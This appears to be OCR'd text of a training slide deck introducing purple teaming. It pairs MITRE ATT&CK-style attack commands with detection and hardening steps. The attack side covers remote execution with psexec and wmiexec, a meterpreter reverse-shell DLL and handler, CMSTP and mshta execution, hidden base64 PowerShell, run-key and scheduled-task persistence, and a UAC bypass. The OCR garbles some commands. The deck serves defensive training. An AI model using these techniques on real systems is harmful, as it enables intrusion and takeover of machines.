INTRODUCTION TO PURPLE TEAMING

Some Attacks and Detects Method

Saeedeh Zeinali, CISSP

cisspwomen.com

Introducing Purple Teaming

Purple teaming is a relatively new security team structure, in which members of your blue and red teams work together collaboratively. They align processes, cycles, and information flows — and, as a result, they overcome the competitive or even adversarial dynamic of the traditional siloed security approach.

Tying Purple Teaming to Your Security

Purple team operations lead to an increase in cybersecurity effectiveness by bringing the adversary-focused mindset of the red team together with the defensive knowledge and capabilities of the blue team to focus your defense capabilities on the threats that matter most. Building an effective purple team requires leadership — and it helps to have a clear starting point, like the MITRE ATT&CK framework, to focus your collaborative effort.

Test People, Process, and Tech

While a purple team construct can reveal failures in security control prevention and detection, what matters most are the questions and mitigations that follow. If a security control failed, it could be due to misconfiguration, which is easy to solve, or it could be due to personnel or process problem that demands investigation

Purple teaming components

1 Agree on a chronological process summary

As a base for the purple teaming both the RT and BT make a report based on their findings during the test. These reports should form condensed chronological summaries of what happened during the test on both sides. It should not contain any findings, just a factual process representation of what happened at which moment. This will be the base for the other components.

Purple teaming components

2 Table topping and what-if scenario’s as a basis for later crisis management exercises

The confidentiality, integrity, or availability of critical systems can be tested during the TIBER-NL test. Many scenarios focused on availability are played out up to a point where a red team can prove that they would be able to hamper the availability of critical functions. In other tests a red team penetrates deep into the systems of the FI, proving the red team is able to obtain and manipulate the data. The second component of the purple teaming phase means to continue playing ‘what if’ scenarios where the scenario’s had to stop, due to a too large impact on the FI and/or the tested critical function. This phase mostly consists of table top exercises or controlled live testing e.g. on non-production environments

Purple teaming components


3 Purple teaming

The purple teaming part is where the collaboration between the TIP, RTP and the BT is at its highest. Per phase the reconnaissance (preparation) and the attack will be replayed step by step and the teams will be working together to enhance the BT’s Intel detection and defences capabilities,.

Purple teaming components

4 Remediation Plan

After all the components of purple teaming have been completed, there will be enough input to start/continue writing the remediation report -no TIBER format is provided for this as it is quite specific- and a summary making use of the MITRE ATT@CK scheme. The purple teaming phase should lead to a learning experience for all those involved in the test as well as a draft version of the remediation report. Together with all those involved the most important learnings should be either solved directly during the purple teaming (‘low hanging fruit’). Other, larger or more complicated remediations put in a draft remediation plan which will discussion remediation options and feasibility. Together with the attack summary this remediation report be the product of the purple teaming phase.



INITIAL ACCESS

The adversary is trying to get into your network. Initial Access consists of techniques that use various entry vectors to gain their initial foothold within a network. Techniques used to gain a foothold include targeted spear phishing and exploiting weaknesses on public-facing web servers. Footholds gained through initial access may allow for continued access, like valid accounts and use of external remote services, or may be limited-use due to changing passwords.

Attack

Remote Admin Tools (password required)

- PSexec
  - psexec.py @ powershell
- WMI
  - wmiexec.py @
- SMBexec
  - smbexec.py @

Spear Phishing is one of the more common attack vectors as it targets unsuspecting users. The steps below allow you to use an automated tool to create a spear phishing email.


1. Download and install Python.
2. Download and install PyCrypto library.
3. Clone SET git repository from https://github.com/trustedsec/social-engineertoolkit/
4. Open your cmd and run Social-Engineer Toolkit: python C:\Users\ \Documents\GitHub\social-engineertoolkit\se-toolkit

Remote Admin Tools

- PSexec
  - Get-WinEvent -FilterHashTable @{ Logname='System'; ID='7045'} | where {$_.Message.contains("PSEXEC")}
- WMI (requires Command Line Auditing)
  - reg add "hklm\software\microsoft\windows\currentversion\policies\system\ audit" /v ProcessCreationIncludeCmdLine_Enabled /t REG_DWORD /d 1
- Spear Phishing
  - Zeek is a great behavior analysis network tool, and with it you can create custom scripts to look for phishing. There are some great examples on https://github.com/dhoelzer/ShowMeThePackets/tree/master/Zee k

EXECUTION

The adversary is trying to run malicious code. Execution consists of techniques that result in adversary-controlled code running on a local or remote system. Techniques that run malicious code are often paired with techniques from all other tactics to achieve broader goals, like exploring a network or stealing data. For example, an adversary might use a remote access tool to run a PowerShell script that does Remote System Discovery.



Attack

CMSTP Execution

- Metasploit
  - msfvenom dll creation
    - msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST= LPORT= -f dll > /path/.dll
  - Example .inf file
    - [version] Signature=$chicago$ AdvancedINF=2.5 [DefaultInstall_SingleUser] RegisterOCXs=RegisterOCXSection [RegisterOCXSection] C:\\.dll [Strings] AppAct = "SOFTWARE\Microsoft\Connection Manager" ServiceName="" ShortSvcName=""
  - Setup Metasploit
    - use exploit/multi/handler set payload windows/x64/meterpreter/reverse_tcp set LHOST set LPORT exploit
  - cmstp.exe /s cmstp.inf

Attack

HTA Execution (mshta.exe)

```
mshta.exe javascript:a=(GetObject('script:
')).Exec();close();
```

Service Execution (as admin)

```
sc.exe create  binPath=
sc.exe start
sc.exe delete
```

Powershell

```
reg.exe add
"HKEY_CURRENT_USER\Software\Classes\ " /v  /t
REG_SZ /d " powershell.exe -noprofile -windowstyle
hidden -executionpolicy bypass iex
([Text.Encoding]::ASCII.GetString([Convert]::FromB
ase64String(( gp 'HKCU:\Software\Classes\class'))))
```

Powershell enable script block logging

```
New-Item -Path
"HKLM:\SOFTWARE\Wow6432Node\Policies\Microsoft\W
indows\P owerShell\ScriptBlockLogging" -Force Set-
ItemProperty -Path
"HKLM:\SOFTWARE\Wow6432Node\Policies\Microsoft\W
indows\P owerShell\ScriptBlockLogging" -Name
"EnableScriptBlockLogging" - Value 1 -Force
```

Disallow Specific EXE


```
"HKCU\Software\Microsoft\Windows\CurrentVersio
n\Policies\Expl orer" /v DisallowRun /t
REG_DWORD /d "00000001" /f C:\> reg add
"HKCU\Software\Microsoft\Windows\CurrentVersio
n\Policies\Expl orer\DisallowRun" /v blocked.exe /t
REG_SZ /d .exe /f
```

List Unsigned DLL’s

```
C:\> listdlls.exe -u
```

PERSISTENCE

The adversary is trying to maintain their foothold. Persistence consists of techniques that adversaries use to keep access to systems across restarts, changed credentials, and other interruptions that could cut off their access. Techniques used for persistence include any access, action, or configuration changes that let them maintain their foothold on systems, such as replacing or hijacking legitimate code or adding startup code.



Attack

DLL Search Order Hijacking

1. Folder where the application is stored
2. C:\Windows\System32
3. C:\Windows\System\
4. C:\Windows\
5. Current directory
6. Directories listed in system Path

Registry Keys

- Startup
  - REG ADD “” /V /t REG_SZ /F /D ""
- Login Script
  - REG.exe ADD HKCU\Environment /v UserInitMprLogonScript /t REG_MULTI_SZ /d ""

Task Scheduler

- Using “at” command:
  - 1. sc config schedule start =auto
  - 2. net start schedule
  - 3. at XX:XX “”bad.exe --””
- Using “schtasks” command:
  - Local Task
    - SCHTASKS /Create /SC ONCE /TN /TR /ST
  - Remote task
    - SCHTASKS /Create /S /RU /RP /TN "" /TR “”/SC /ST

Detect

Task Scheduler

Get-ScheduledTask

Stop users from being able to add/modify/delete scheduled tasks

```
reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Wind ows\Task Scheduler5.0" /v DragAndDrop /t REG_DWORD /d 1 reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windo ws\Task Scheduler5.0" /v Execution /t REG_DWORD /d 1 reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windo ws\Task Scheduler5.0" /v Task Creation /t REG_DWORD /d 1 reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windo ws\Task Scheduler5.0" /v Task Deletion /t REG_DWORD /d 1
```

Enforce Safe DLL Search Mode (only helps for system DLL’s)

```
reg add "HKLM\System\CurrentControlSet\Control\Session Manager" /v SafeDllSearchMode /t REG_DWOR D /d 1
```

Disable Run Once

```
reg add
HKLM\Software\Microsoft\Windows\CurrentVersion
\Policies\Explo rer /v DisableLocalMachineRunOnce
/t REG_DWORD /d 1
```

Check Run Key Locations

```
reg query
 “HKLM\SOFTWARE\Microsoft\Active
Setup\Installed Components” /s
reg query
“HKLM\SOFTWARE\Microsoft\Windows\CurrentVer
sion\explorer\ User Shell Folders”
reg query
“HKLM\SOFTWARE\Microsoft\Windows\CurrentVer
sion\explorer\ Shell Folders”
```

Web Shells

```
procmon.exe
```

PRIVILEGE ESCALATION

The adversary is trying to gain higher-level permissions. Privilege Escalation consists of techniques that adversaries use to gain higher-level permissions on a system or network. Adversaries can often enter and explore a network with unprivileged access but require elevated permissions to follow through on their objectives. Common approaches are to take advantage of system weaknesses, misconfigurations, and vulnerabilities.

Attack

Meterpreter

- meterpreter > use priv
- meterpreter > getsystem

Unquoted Service Paths

```
wmic service get
name,displayname,pathname,startmode |findstr
/i "Auto" |findstr /i /v "C:\Windows\\" |findstr /i
/v """
```

Bypass UAC via event viewer

```
>New-Item
"HKCU:\software\classes\mscfile\shell\open\command
" -Force >Set-ItemProperty
"HKCU:\software\classes\mscfile\shell\open\command
" -Name " (default)" -Value “” -Force >Start-Process
"C:\Windows\System32\eventvwr.msc"
```

Many techniques to bypass UAC and elevate privileges requires the ability the write to the registry one mitigation is to restrict access to registry editor

```
reg add
“HKEY_CURRENT_USER\SOFTWARE\Microsoft\Wi
ndows\Curr entVersion\Policies\System” /v
DisableRegistryTools /t REG_DWORD /d 2
```

Query eventvwr.exe registry key

```
reg query
HKEY_CURRENT_USER\Software\Classes\mscfile\s
hell\open\co mmand
```

Part 1